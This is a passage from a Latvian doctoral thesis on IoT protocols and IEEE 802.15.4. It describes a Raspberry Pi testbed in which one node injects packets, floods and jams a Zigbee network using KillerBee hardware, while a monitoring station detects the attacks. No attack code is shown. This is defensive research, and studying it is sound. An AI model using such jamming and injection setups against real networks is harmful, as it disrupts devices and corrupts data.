Lietojumslāņa protokoli lietu interneta nozarē nosaka veidus, kā ierīces un to lietojumprogrammas sazinās, kā arī datu formātus un struktūras, kas tiek pārsūtītas starp tām.

- *MQTT* (angļu val. *Message Queuing Telemetry Transport*) – viegls ziņojumu apmaiņas protokols, kas paredzēts saziņai starp ierīcēm un serveriem, lietojumprogrammām. To plaši izmanto tā vienkāršības, efektivitātes un uzticamības dēļ. Tā galvenās priekšrocības ir minimāls datu apjoms, zems enerģijas patēriņš un uzticamība atbilstoši QoS prasībām, kas padara to ideāli piemērotu sensoriem un aktuatoriem [55–58].

- *CoAP* (angļu val. *Constrained Application Protocol*) – lietojumslāņa protokols, kas izstrādāts speciāli ierobežotu resursu tīklu un *IoT* ierīču vajadzībām, piedāvā efektīvu veidu, kā ierīcēm ar zemu enerģijas patēriņu un ierobežotu procesoru jaudu apmainīties ar datiem, izmantojot tīmekļa standartos balstītus protokolus. Galvenās īpašības – *RESTful* arhitektūra, kas padara līdzīgu *HTTP*, izmantojot *GET, POST, PUT* un *DELETE* metodes [56–58].
- *HTTP* (angļu val. *HyperText Transfer Protocol*) – protokols nav īpaši izstrādāts *IoT* tīklam, taču to plaši izmanto *IoT* tīkla segmentos. *IoT* ierīces var izmantot *HTTP*, lai sazinātos ar mākoņserveriem, vai citiem tīkla pakalpojumiem [56].
- *DDS* (angļu val. *Data Distribution Service*) – augstas veiktspējas komunikācijas protokols, kas paredzēts reāllaika datu apmaiņai izkliedētās sistēmas, kur ir nepieciešama uzticama un efektīva datu pārraide ar zemu latentumu, galvenās īpašības – *peer-to-peer* datu apmaiņa, *QoS* politikas klāsts [66].
- *AMQP* (angļu val. *Advanced Message Queuing Protocol*) – ziņojumu apmaiņas protokols, kas paredzēts dažādu sistēmas komponentu savienošanai, izmantojot centralizētu brokeri. Tas nodrošina garantētu ziņojumu piegādi, elastīgu maršrutēšanu un atbalsta sarežģītus mijiedarbības scenārijus [56].

Tie ir galvenie protokoli, kas nepieciešami *IoT* tīklu darbībai lietojumslānī, lai mijiedarbotos ar ierīcēm un ar pašu *IoT* tīklu komandām un izpildprogrammu vajadzībām. Lietu interneta tīkli izmanto dažādus standartus, sākot no tradicionālajiem vadu risinājumiem, piemēram, *Ethernet*, līdz specializētām bezvadu tehnoloģijām, piemēram, *Z-Wave, ZigBee, LoRaWAN* u. c. Lai gan bezvadu standarti *IoT* tīklos ir dominējošie, plaši tiek izmantoti arī vadu standarti, īpaši industriālo, automatizācijas un kritisko infrastruktūru *IoT* risinājumos. Tādi vadu komunikāciju standarti kā *KNX, Modbus, RS-485, PLC* un *Ethernet* nodrošina uzticamu, stabilu un drošu datu pārraidi vidēs, kurās ir paaugstinātas prasības attiecībā uz datu integritāti, drošību un darbības noturību [60].

Piemēram, ar optisko kabeli vai vītā pāra savienojumu ir iespējams izveidot fizisku savienojumu starp maršrutētāju un lokālajām ierīcēm, pēc tam pieslēdzot sadales ierīces *IoT* tīklam. Tomēr lielākā daļa *IoT* komunikāciju tiek realizētas, izmantojot bezvadu standartus, kas nodrošina lielāku elastību un ērtības.

Galvenie bezvadu standarti/protokoli, kas piemēroti *IoT*

- ***Zigbee*** – viens no populārākiem *IoT* protokoliem, kas plaši tiek izmantots gan viedās mājas sistēmās, gan rūpniecībā, zinātnē un medicīnā (angļu val. *Industrial, Scientific and Medical*) lietojumprogrammās. Tā popularitāte ir saistīta ar uzticamību un energoefektivitāti, īpaši īsos attālumos iekštelpās vai līdz vairākiem simtiem metru atklātā vidē. Izmanto 2,4 GHz frekvenci, kas ir izplatīts diapazons, pateicoties tā universālajam lietojumiem. Tomēr šīs frekvences pārslodze, ko izraisa citi tīkli, var radīt traucējumus. Lai to novērstu, bieži tiek izmantoti tīkli ar zemāku frekvences joslu (angļu val. *Sub-1-GHz*). Eiropas Savienībā izmanto 868 MHz frekvenci, savukārt Ziemeļamerikā un Dienvidamerikā – 915 MHz. Galvenās īpašības ietver zemu enerģijas patēriņu, nelielu datu apjomu, zemu latentumu, augstu mērogojamību (līdz 512 ierīcēm vienā centrmezglā) un drošību [58, 60].
- ***Z-Wave*** – vēl viens bezvadu komunikācijas protokols, kas, līdzīgi kā *Zigbee*, tiek plaši izmantots viedās mājas sistēmās. Tas nodrošina uzticamu un energoefektīvu savienojumu starp ierīcēm, piemēram, sensoriem un dēvējam, ļaujot tām savstarpēji mijiedarboties, kā arī sazināties ar centrmezglu. Var darboties arī zemāk per 1 GHz frekvencēm, tāpat kā *Zigbee*, tomēr atšķirībā no *Zigbee* tas neizmanto 2,4 GHz frekvenci. Eiropā darbojas 868 MHz frekvencē, savukārt Amerikas tirgu tiek izmantota 908 MHz frekvence. Galvenās īpašības – zems enerģijas patēriņš, zems latentums, ziņojumu maršrutēšana un savietojamība [68–69].
- ***LoRaWAN*** (angļu val. *Long Range Wide Area Network*) – bezvadu datu pārraides protokols, kas izstrādāts lietu interneta tīklu platjoslas segmentam. Atšķirībā no *Z-Wave* un *ZigBee* (līdz 15 km) tas ir izstrādāts, lai nodrošinātu saziņu lielos attālumos. Šim standartam ir īpašības, kas to padara ideāli piemērotu lietojumiem, kuriem nepieciešama saziņa lielos attālumos un zems enerģijas patēriņš. *LoRaWAN* standartam ir līdzīgas datu pārraides frekvences kā *ZigBee* un *Z-Wave*, taču dažos reģionos *LoRaWAN* darbojas 433 MHz frekvencē (reģionos, kur nav iespējams izmantot 868–915 MHz frekvenču joslu), savukārt reģionos, kur iespējams izmantot 868–915 MHz frekvenču joslu, to var konfigurēt darbam 433 MHz frekvencē. Šī standarta galvenās īpašības un iezīmes ir datu pārraide lielā attālumā, zems enerģijas patēriņš, spektrālā efektivitāte (izmantojot *Chirp Spread Spectrum* modulāciju, kas nodrošina augstu spektrālo efektivitāti un imunitāti pret traucējumiem), mērogojamība, pašorganizācija (līdzīgi kā *ZigBee*) un drošība [70].

- ***Wi-Fi HaLow* (*IEEE 802.11ah*) –** bezvadu sakaru standarts, kas izstrādāts *IEEE* un *Wi-Fi Alliance* inženieru grupas vadībā, īpaši pielāgots *IoT* vajadzībam. Tas apvieno energoefektivitāti, tālsatiksmes komunikāciju un iespēju darboties ar zemu datu pārraides ātrumu, padarot to ideāli piemērotu ierīcēm, kas pārraida nelielu datu apjomu. Darbojas arī zem 1 GHz frekvenču joslas, laba savietojamība, saderība ar agrākām *Wi-Fi* versijām un *IEEE 802.11* infrastruktūru kopumā [71–72, 95].
- ***Matter* –** jaunās paaudzes protokols, kas izstrādāts, lai nodrošinātu savstarpēju savietojamību un vienotu pieeju viedo māju un *IoT* ierīču ekosistēmā. Standartu izstrādāja *Connectivity Standards Alliance* (*CSA*), un tāja iesaistīti tādi tehnoloģiju giganti kā *Apple*, *Google*, *Amazon* u. c. *Matter* darbojas, izmantojot dažādas pārraides tehnoloģijas, dažādās frekvences joslās un attālumos (*Wi-Fi*, *Thread*, *Bluetooth*) un arī atbalsta zem 1 GHz frekvenču joslu. Galvenās īpašības – savietojamība, vienkārša izmantošana, drošība, elastība un atvērtā koda pieeja [67].

Apkopojot iepriekš minēto, izveidota 3. tabula, kurā aplūkoti noteiktu aspektu standarti, kas tiek izmantoti *IoT* segmentā, un tos var salīdzināt arī ar parasto bezvadu standartu segmentu.


3. tabula

Bezvadu sakaru standartu salīdzinošā tabula

Standarts	**Bezvadu savienojumu tips**	**Attālums (metru, kilometri)**	**Frekvences josla (GHz / MHz)**	**Lietojamība**
IEEE 802.11	*WLAN*	~ 30–200 m	2,4 GHz, 5 GHz un 6 GHz	Datu pārraide
IEEE 802.11ah	*WLAN*	~ 1 km	755–928 MHz	Sensoru tīkls
Zigbee	*WPAN*	~ 100 m	868–915 MHz, 2,4 GHz	Viedās mājas tehnoloģijas
Z-Wave	*WPAN*	10–30 m	868–908 MHz	Viedās mājas tehnoloģijas
LoRaWAN	*LPWAN*	~ 15 km	433 MHz, 868–915 MHz	Sakaru tīkli
Matter	*WLAN*	10–100 m	868 MHz, 2,4 GHz	Viedās mājas tehnoloģijas

IEEE 802.15.4 standarta fiziskā un datu posmas slāņa raksturojums *IoT* tīklu kontekstā

IEEE 802.15.4 ir zema enerģijas patēriņa bezvadu komunikācijas standarts, kas definē fiziskā (*PHY*) un datu posma slāņa (*MAC*) protokolus. Šis standarts ir izstrādāts, lai apmierinātu ierīču un tīklu vajadzības, kurās ir ierobežoti resursi, piemēram, zems enerģijas patēriņš un zema datu pārraides intensitāte. *IEEE 802.15.4* ir kļuvis par pamatu daudziem *IoT* un sensoru tīklu (*WSN*) risinājumiem, kas tiek izmantoti dažādās nozarēs [73–74].



1.7. att. *IEEE 802.15.4* standarta darbības steks [73].

Fiziskais slānis *IEEE 802.15.4* nodrošina komunikācijas tehnoloģisko pamatu. Tas atbalsta vairākas frekvenču joslas, tostarp 2,4 GHz globālai lietošanai, 868 MHz Eiropā un 915 MHz Ziemeļamerikā. Šīs joslas piedāvā elastību atkarībā no reģionālajām prasībām un lietojuma specifikas. 2,4 GHz frekvenču josla nodrošina augstāku datu pārraides ātrumu (līdz 250 kbit/s), taču ir jutīgāka pret traucējumiem, savukārt zemākas frekvences, piemēram, 868 MHz un 915 MHz, piedāvā labāku caurlaidspēju šķēršļos un stabilāku darbību. *PHY* slānī tiek izmantotas tādas modulācijas metodes kā binārā fāzes modulācija (*BPSK*), *DSSS* un *OFDM*, kas uzlabo spektra izmantošanu un nodrošina noturību pret traucējumiem atkarībā no izmantotā frekvenču joslas diapazona, kanālu skaitu, platumu un datu pārraides ātrumiem (1.8. att.).

FREKVENČU PIEŠĶĪRUMA IESPĒJAS			
Ģeogrāfiskais reģions	Eiropa	ASV	Visa pasaulē
Frekvenču diapazons	868 - 868,6 MHz	902 - 928 MHz	2,4 - 2,4835 GHz
Kanālu skaits	1	10	16
Kanāla joslas platums	600 kHz	2 MHz	5 MHz
Simbolu pārraides ātrums	20 ksimboli/s	40 ksimboli/s	62,5 ksimboli/s
Datu pārraides ātrums	20 kbit/s	40 kbit/s	250 kbit/s
Modulācija	*BPSK*	*BPSK*	*Q-QPSK*

1.8. att. *IEEE 802.15.4* standarta frekvenču joslas piešķīrumi [73].

Datu posma slānis *IEEE 802.15.4* arī ietver divus apakšslāņus: vides piekļuves kontroles apakšslānis (*MAC*) un loģiskās posma vadības apakšslānis (*LLC*). *MAC* slānis pārvalda koplietojamo bezvadu kanālu piekļuvi, izmantojot novēršanas mehānismus (*CSMA/CA*). Tas nodrošina arī ierīču autentifikāciju, autorizāciju un adresācijas pārvaldību, izmantojot 16 bitu vai 64 bitu adreses. *MAC* slāņa ietvaros tiek veidoti un pārvaldīti datu kadri, kā arī tiek nodrošināta uzticama datu pārraide, izmantojot apstiprināšanas un retranslācijas mehānismus. *MAC* slānis atbalsta dažādas tīkla topoloģijas, tostarp zvaigznes, kokveida un acs topoloģijas. Zvaigznes topoloģijā centrālais mezgls koordinē visu tīkla ierīču darbību, savukārt acs (angļu val. *mesh*) topoloģijās mezgli var tieši sazināties cits ar citu, nodrošinot elastību un tīkla atjaunošanu [73–74].

Loģiskās posma vadības slānis (*LLC*) ir augstākā līmeņa apakšslānis, kas atbild par datu plūsmas kontroli un kļūdu pārraides pārbaudi (*CRC*). Tas nodrošina kadru retranslācijas kļūdu gadījumos un uztur savienojuma uzticamību starp lietu interneta tīkla elementiem. *LLC* kalpo arī kā universāla saskarne augstākā līmeņa protokoliem, kas izmanto *IEEE 802.15.4* tīkla infrastruktūru [75].

Papildus *MAC* un *LLC* datu posma slānī ietilpst pakalpojuma specifiskas saplūšanas apakšslānis (*SSCS*). *SSCS* savieno *MAC* slāni ar augstākiem tīkla slāņiem, ļaujot dažādiem lietojumprogrammu protokoliem izmantot vienotu tīkla arhitektūru. Tas nodrošina datu apmaiņu starp ierīcēm un ļauj *IEEE 802.15.4* tīklam pielāgoties dažādiem lietošanas scenārijiem [76].

Tīkla, transporta un lietojuma slāņi nodrošina papildu funkcionalitāti, izmantojot tādus protokolus kā *Zigbee, Thread* un *6LoWPAN*. *ZigBee* un *Thread* paplašina *IEEE 802.15.4* funkcionalitāti, nodrošinot sarežģītākas tīkla pārvaldības iespējas un augstāku drošības līmeni. *6LoWPAN* ļauj integrēt *IP* adresēšanu *IoT* tīklos, kas nodrošina savietojamību ar tradicionālajiem interneta tīkliem [75].

IEEE 802.15.4 ir piemērots maza datu apjoma pārraidei, kas ir tipiska sensoru tīkliem un *IoT* ierīcēm. Maksimālais pakešu lielums ir 127 baiti, kas ir pietiekami maziem ziņojumiem, piemēram, temperatūras, mitruma vai spiediena datu pārsūtīšanai. Zems enerģijas patēriņš ir būtiska standarta priekšrocība, kas ļauj ierīcēm darboties uz baterijām vairākus gadus. Tiek izmantoti optimizēti miega režīmi un enerģijas pārvaldības mehānismi, lai nodrošinātu maksimālu efektivitāti [76].

Drošība ir būtisks aspekts *IEEE 802.15.4* tīklos. Standarts ietver *AES-128* šifrēšanu, lai nodrošinātu datu konfidencialitāti, integritāti un autentifikāciju. Šie drošības mehānismi aizsargā tīklu no nesankcionētas piekļuves un pārtveršanas uzbrukumiem. Papildus tam dažas implementācijas izmanto reputācijas sistēmas un tīkla monitoringa risinājumus, lai uzlabotu drošības līmeni [77].

Neskatoties uz daudzām priekšrocībām, standarta ierobežojumi ietver zemu datu pārraides ātrumu un ierobežotu darbības diapazonu, īpaši 2,4 GHz joslā. Šie trūkumi padara *IEEE 802.15.4* mazāk piemērotu datu intensīviem lietojumiem vai lietotnēm, kur nepieciešama augsta veiktspēja. Tomēr šos ierobežojumus kompensē ar papildu protokoliem un uzlabojumiem, kas paplašina standarta lietojamību.

IEEE 802.15.4 ir fundamentāls standarts *IoT* tīklu izveidei, nodrošinot uzticamu un efektīvu datu pārraidi mazas jaudas ierīcēs. Tā elastība, zemais enerģijas patēriņš un drošības mehānismi padara to par piemērotu plašam lietojumu klāstam, sākot no viedajām mājām līdz industriālajiem tīkliem. Standarta attīstība un integrācija ar citiem protokoliem veicina *IoT* tīklu izaugsmi un lietojamību dažādās nozarēs.

IEEE 802.11 un *IEEE 802.15.4* mērījumu analīzes apraksts

Bezvadu tīklu veiktspējai ir būtiska nozīme, lai nodrošinātu stabilu un kvalitatīvu saziņu starp ierīcēm. *IEEE 802.11* tīklos, kas pazīstami kā *Wi-Fi,* un *IEEE 802.15.4* tīklos, kas ir *IoT* pamatā, veiktspēju nosaka vairāki faktori, tostarp signāla stiprums, savienojuma stabilitāte un kvalitāte, aiztures laiks un caurlaidspēja.

Šie rādītāji ir ļoti svarīgi dažādiem izmantošanas gadījumiem, sākot no video straumēšanas un tiešsaistes spēlēm augstas veiktspējas *Wi-Fi* tīklos un beidzot ar datu apmaiņu starp energoefektīvām *IoT* ierīcēm *IEEE 802.15.4* tīklos. Veiktspējas novērtēšana, izmantojot tādus rādītājus kā caurlaidspēja (kbit/s vai mbit/s), *RSSI* (dBm) un pakešu zudumi (%), ļauj ne tikai optimizēt tīklu, bet arī pielāgot to konkrētās viedes un lietojumprogrammas īpašām prasībām [78–80].

Veiktspēja izvēlētajos tīklos aptver vairākus būtiskus parametrus, piemēram, datu pārraides ātrumu, latentumu, trīci (angļu val. *jitter*), pakešu zudumus un savienojuma stabilitāti. Tīkla veiktspēja ir cieši saistīta ar tīkla arhitektūru, tehnoloģiskajām iespējām un lietošanas scenārijiem. *IEEE 802.11* tīklos, kas galvenokārt tiek izmantoti datu intensīvās lietotnēs un mākoņpakalpojumus, veiktspējas galvenais kritērijs ir augsts datu pārraides ātrums. *Wi-Fi 6* (*IEEE 802.11ax*) nodrošina caurlaidspēju līdz 9,6 Gbit/s, bet reālā veiktspēja ir atkarīga no tīkla slodzes, ierīču skaita un interferences līmeņa. Turklāt *Wi-Fi* tīklu veiktspēju ietekmē tīkla topoloģija un piekļuves punkta jauda. Savukārt *IEEE 802.15.4* tīklos prioritāte tiek piešķirta enerģijas efektivitātei un uzticamībai. Maksimālais datu pārraides ātrums ir 250 Kbit/s, kas ir pietiekams maza apjoma datu pārraidei, piemēram, sensoru mērījumiem vai *IoT* ierīču komunikācijai. Šajos tīklos veiktspējas kritēriji ietver pakešu piegādes veiksmīgumu (angļu val. *Packet Delivery Ratio*), latentumu un enerģijas patēriņu. Piemēram, sensoru tīklos tiek analizēta spēja nodrošināt stabilu komunikāciju ar minimālu enerģijas patēriņu, kas ir būtiski ierīcēm ar baterijām [80–81].

Caurlaidspēja (angļu val. *throughput*) norāda kopējo datu apjomu, kas veiksmīgi tiek pārraidīts tīklā noteiktā laika posmā. Tas ir viens no galvenajiem veiktspējas rādītājiem, kas būtiski ietekmē tīkla darbību un lietotāja pieredzi. *IEEE 802.11* tīklos caurlaidspēja ir būtiska datu intensīvām lietotnēm, un tā tiek mērīta Mbit/s vai Gbit/s. Caurlaidspēju ietekmē vairāki faktori – trafika intensitāte, interference un lietotāju skaits. Savukārt *IEEE 802.15.4* tīklos caurlaidspēja ir ierobežota līdz 250 Kbit/s. Lai arī šī vērība ir salīdzinoši zema, tā ir pietiekama *IoT* un sensoru tīklos, kur datu plūsmas ir mazākas. Šajos tīklos caurlaidspēju būtiski ietekmē pakešu pārraides biežums un tīkla mezglu blīvums. Tīkla konfigurācijas, piemēram, acs (angļu val. *mesh*) topoloģija, var palīdzēt palielināt tīkla stabilitāti un uzticamību, neskatoties uz zemāku caurlaidspēju [80].

Signāla stipruma indikators (*RSSI*) ir kritiski svarīgs parametrs, kas mēra uztvertā signāla stiprumu un ir būtisks gan *IEEE 802.11,* gan *IEEE 802.15.4* tīklu darbības novērtēšanai. Tas palīdz noteikt savienojuma kvalitāti, optimizēt ierīču darbību un uzlabot tīkla veiktspēju [78].

Savienojuma kvalitātes indikators (*LQI*) ir *MAC* slānī definēts rādītājs, kas sniedz informāciju par bezvadu saites kvalitāti starp divām tīkla ierīcēm. *LQI* vērtība ir atkarīga no uztvertā signāla kvalitātes, tostarp signāla un trokšņa attiecības (*SNR*), pakešu kļūdu biežuma (*PER*) un signāla stipruma (*RSSI*). *IEEE 802.15.4* standarts nosaka *LQI* kā veselu skaitli intervālā no 0 līdz 255, kur augstāka vērtība liecina par labāku bezvadu saites kvalitāti un mazāku kļūdu iespējamību pārraidē. Bezvadu sensoru tīklos *LQI* bieži tiek izmantots maršrutēšanas algoritmos, lai izvēlētos optimālo komunikācijas ceļu starp tīkla mezgliem [82].

Gan *IEEE 802.11*, gan *IEEE 802.15.4* tīklos *RSSI* tiek izmantots, lai novērtētu savienojuma kvalitāti, pārvaldītu savienojumu pārslēgšanu un identificētu traucējumus.

4. tabula

IEEE 802.11 un *IEEE 802.15.4* darbības novērtējums atkarībā no *RSSI* [19]

***RSSI* vertība (dBm)**	***IEEE 802.11* signāla kvalitāte**	***IEEE 802.15.4* signāla kvalitāte**
> –30 līdz –50	Teicama	Teicama
–51 līdz –60	Laba	Laba
–61 līdz –70	Gandrīz laba	Gandrīz laba
–71 līdz –80	Vāja	Vāja
–81 līdz –90	Ļoti vāja	Ļoti vāja
< –90	Slikta	Slikta

IEEE 802.15.4 tīklos *RSSI* ir īpaši svarīgs enerģijas patēriņa optimizācijai un savienojuma stabilitātes novērtēšanai. Piemēram, acu (angļu val. *mesh*) topoloģijā tīkls spēj dinamiski izvēlēties optimālus datu pārraides maršrutus un pielāgot mezglu pārraides jaudu, samazinot enerģijas patēriņu.

Papildu veiktspējas mērījumi ir šādi:

- **latentums** – laiks, kas nepieciešams datu pārraidei starp divām ierīcēm. *IEEE 802.11* tīklos latentums ir mazs, savukārt *IEEE 802.15.4* tīklos tas var būt lielāks, īpaši sarežģītos tīklos;
- **trīce** – datu pakešu ierašanas laika nevienmērība, kas ir īpaši svarīga reāllaika lietotnēs, piemēram, balss zvanu pārraidē;
- **pakešu zudums** – norāda datu apjomu, kas netiek veiksmīgi piegādāts, ietekmējot tīkla uzticamību un veiktspēju.

Gan *IEEE 802.11*, gan *IEEE 802.15.4* tīklos veiktspējas mērījumi, piemēram, caurlaidspēja, *RSSI*, latentums un pakešu zudums, ir būtiski tīkla darbības un kvalitātes

nodrošināšanai. *IEEE 802.11* koncentrējas uz augstas veiktspējas lietotnēm ar lielu datu apjomu un augstu caurlaidspēju, savukārt *IEEE 802.15.4* prioritāte ir energoefektivitāte un uzticamība zema apjoma datu tīklos. Šo parametru detalizēta analīze ļauj optimizēt tīklu darbību, uzlabot lietotāja pieredzi un nodrošināt efektīvu resursu izmantošanu dažādās lietojuma vidēs.

IEEE 802.11 un *IEEE* 802.15.4 standartu integrēšana eksperimentālā hibrīdtīklā un tā veiktspējas izpēte

Balstoties promocijas darba sākotnēji izvirzītajās tēzēs, darba izstrādes gaitā tika izveidots eksperimentāls hibrīdtīkls, kurā integrētas *IEEE 802.11* un *IEEE 802.15.4* standartu ierīces. Hibrīdtīkla struktūra paredz izmantot *IEEE 802.15.4* standarta ierīces sensoru datu iegūšanai un sākotnējai apstrādei, pēc tam nododot datus caur tīkla vārteju, kas darbojas pēc *IEEE 802.11* standarta. Šāda pieeja ļauj novērtēt *IEEE 802.15.4* tīkla caurlaidspēju un signāla stipruma rādītājus reālos lietojuma apstākļos, kā arī izpētīt tīklu integrācijas efektivitāti un identificēt iespējamās problēmas hibrīda struktūras.

IoT tīklu pētījumu kontekstā, īpaši to caurlaides spējas un signāla stipruma (*RSSI*) mērīšanai, tika izstrādāta testa stenda shēma, kuras pamatā ir vairākas *Raspberry Pi 4 Model B* ierīces un specializētas *ZigBee* iekārtas.

Pirmā *Raspberry Pi* darbojas kā "komutators" pieslēgtajām *ZigBee* iekārtām, izmantojot *RaspBee II* moduli, kas uzstādīts uz *GPIO* piespraudēm. Papildus tam pie šīs pašas *Raspberry Pi*, izmantojot *USB* pieslēgumu, ir pievienots *CC2531* adapteris ar *Killerbee* bāzētu programmaparatūru, kas paredzēts bezvadu tīklu *IEEE 802.15.4* drošības analīzem (ielādētu ar *CC-Debugger* no *Texas Instruments*). Šis adapteris kalpo par pakešu uzraugu (angļu val. *sniffer*), savukārt autors ir izstrādājis *Python* skriptus, ar kuru palīdzību tiek reģistrēta *ZigBee* tīkla datplūsma, mērīts signāla stiprums un vērtēta tīkla caurlaides spēja [61–62, 65, 83–84].

1.9. att. *Raspberry Pi* vienkāršdatora platforma ar pievienotu *RaspBee II Zigbee* vārtejas moduli bezvadu tīklu izveidei.

Otra *Raspberry Pi* pilda uzbrucēja funkciju. Tai, izmantojot *USB* pieslēgumu, ir pievienots *RZUSBstick* (ražotājs – *Atmel*), kas arī pārprogrammēts ar *KillerBee* bibliotēku, lietojot *Atmel* programmētāju un *Microchip Studio*. Ar īpašu *Python* skriptu palīdzību šī konfigurācija spēj veikt uzbrukumus *IEEE 802.15.4* tīklam, piemēram, pakešu injicēšanu, *DoS* (angļu val. *Denial of Service*) uzbrukumus, kā arī tīkla traucēšanu (angļu val. *jamming*) ar palielinātu raidītā signāla jaudu, veidojot ļaunprātīgus kadrus, kas var paralizēt tīkla darbību un sagrozīt pārsūtītos datus [61–65].


1.10 att. *Raspberry Pi* vienkāršdatora platforma ar *RZUSBstick Zigbee* adapteri bezvadu tīklu analīzei un datu pārsūtīšanai.

Eksperimentālajā scenārijā visas minētās iekārtas darbojās *IEEE 802.11* bezvadu tīklā 5 GHz frekvenču joslā, savukārt 2,4 GHz diapazons eksperimenta laikā bija īslaicīgi atslēgts, lai samazinātu ārējo radio traucējumu (interferences) ietekmi uz *Zigbee* (*IEEE 802.15.4*) tīkla mērījumiem. Jāņem vērā, ka reālos ekspluatācijas apstākļos 2,4 GHz frekvenču joslā *Wi-Fi* tīklu klātbūtne ir neizbēgama, līdz ar to, lai iegūtu precīzāku un praksē vērtīgāku novērtējumu, turpmākie eksperimenti būtu jāveic ar 2,4 GHz ieslēgtu *Wi-Fi* joslu, novērtējot reālās vides apstākļu ietekmi uz *IEEE 802.15.4* tīkla darbību un caurlaidspēju.

Lai atklātu un novērstu uzbrukumus, atsevišķā stacijā ar *Kali Linux* ir pieslēgts vēl viens *CC2531* (ar *KillerBee sniffer* programmaparatūru) un *HackRF One*. Šīs iekārtas nepārtraukti uzrauga frekvenču joslu un analizē *ZigBee* trafiku, savukārt, konstatējot apdraudējumu, spēj iedarbināt pretpasākumus, tostarp kaitīgo kadru traucēšanu no *RZUSBstick*, izmantojot paša izstrādātus *Python* skriptus. Gan *CC2531*, gan *HackRF One* var darboties vienlaikus viena *Python* procesa ietvaros, apvienojot žurnālfailus, pakešu analīzi un apakšprocesa funkcionalitāti [61, 64, 85].

Pirmajā testu sērijā tika iesaistītas visas stenda sastāvdaļas – *ZigBee* komutators, mezgli, kas savstarpēji apmainās ar datiem, kā arī pakešu uzraugs (angļu val. *sniffer*), kas reģistrē sūtītos kadrus. Rezultāti parādīja, ka:

- ierīces sekmīgi savstarpēji sazinās caur komutatoru, apmainoties ar paketēm un *RTS/CTS* komandām atbilstoši *IEEE 802.15.4* standartam;
- pakešu uzraugs korekti fiksē un interpretē paketes, tajā skaitā informāciju par signāla līmeni (*RSSI*) un caurlaidspēju;
- izstrādātie skripti uzbrūkošajam mezglam (pakešu injekcija, *DoS* uzbrukums un traucēšana) strādā saskaņā ar definēto scenāriju.



1.11. att. *CC2531 USB Zigbee* analizators ar pastiprinātu ārējo antenu bezvadu tīklu uzraudzībai.

Mēģinot iestatīt –90 dBm kā traucēšanas signāla līmeni, faktiski tika novērtēti aptuveni –70 dBm. Iespējamie iemesli ir šādi:

- ierīču tuvums citai pie citas (stenda fiziskie faktori);
- *RSSI* kalibrēšanas un *sniffer* interpretācijas īpatnības.

Papildus tika palaists aizsardzības modulis, kas ietver *Kali Linux* darbstaciju ar *HackRF One* un *CC2531* adapteri. Sistēma tika konfigurēta, lai analizētu un bloķētu specifiskus *IEEE 802.15.4* tīkla uzbrukumus, izmantojot *KillerBee* un *Scapy* bibliotēkas [85].

Uzbrukuma modelis ietvēra *HackRF One SDR* izmantošanu, lai aktīvi traucētu (angļu val. *jamming*) specifiskus *Zigbee* tīkla pakešu galvenes, kas tika ģenerētas ar *RZUSBstick* ierīci. Lai uzraudzītu un detektētu šos uzbrukumus, tika izmantots *CC2531* adapteris *Zigbee* tīkla monitorēšanai, ļaujot identificēt un analizēt traucējumu ietekmi uz tīkla darbību.

CC2531 kopā ar *KillerBee* nodrošināja specifisku pakešu uztveršanu un analīzi, balstoties noteiktajos galvenes parametros. Šī metode ļāva atpazīt traucējumu veidu un veikt atbilstošas darbības uzbrukuma bloķēšanai, piemēram, modificēt tīkla konfigurāciju vai automātiski atkārtoti izveidot tīkla sesijas ar jauniem parametriem.

Sākotnējie novērojumi rāda, ka šī pieeja efektīvi ļauj detektēt un analizēt *SDR* balstītus uzbrukumus pret *Zigbee* tīklu, taču nepieciešami papildu testi dažādos tīkla slodzes un traucējumu scenārijos, lai novērtētu aizsardzības mehānisma veiktspēju.

Secinājumi

Šajā nodaļā detalizēti aplūkoti divi tīkla standarti – *IEEE 802.11* un *IEEE 802.15.4,* skaidrojot to pamatprincipus, darbības īpatnības un analizējot saistītos tīkla protokolus. Turklāt ir aprakstīta eksperimentālā stenda koncepcija, ko plānots izmantot turpmākajos pētījumos, lai noteiktu signāla līmeni un caurlaides spēju dažādos scenārijos, tostarp saistībā ar potenciālām ievainojamībām un mainīgos tīkla darbības apstākļos.

Turpmākajās nodaļās tiks piedāvāti vairāki matemātiskie modeļi, kas ļaus vispusīgi novērtēt tīkla darbspēju, ja tiek izmantotas ievainojamības, kā arī tiks savstarpēji salīdzinātas dažādas pieejas. Papildus tiks apskatīts simulācijas modelis, kas parāda *IEEE 802.15.4* tīkla uzvedību teorētiski ideālos apstākļos, lai varētu salīdzināt praktiskajos eksperimentos un modelēšanā iegūtos rezultātus.

KIBERDROŠĪBAS PAMATPRINCIPI. DRAUDI, AIZSARDZĪBAS STRATĒĢIJAS UN RISINĀJUMI

Kiberdrošības koncepta definēšana un tā lietojuma aspekti

Kā minēts iepriekš, informācijas tehnoloģiju sistēmās pastāv būtisks jēdziens – kiberdrošība (angļu val. *cybersecurity*), kas ietver dažādu aizsardzības mehānismu izveidi, lai pasargātu gan pašu sistēmu, gan tās vidi no uzlaušanas, ļaunprātīgas programmatūras, kā arī datu zādzības un noplūdes. To veic apmācīti tīkla drošības speciālisti jeb, citiem vārdiem sakot, kiberdrošības analīžu inženieri.

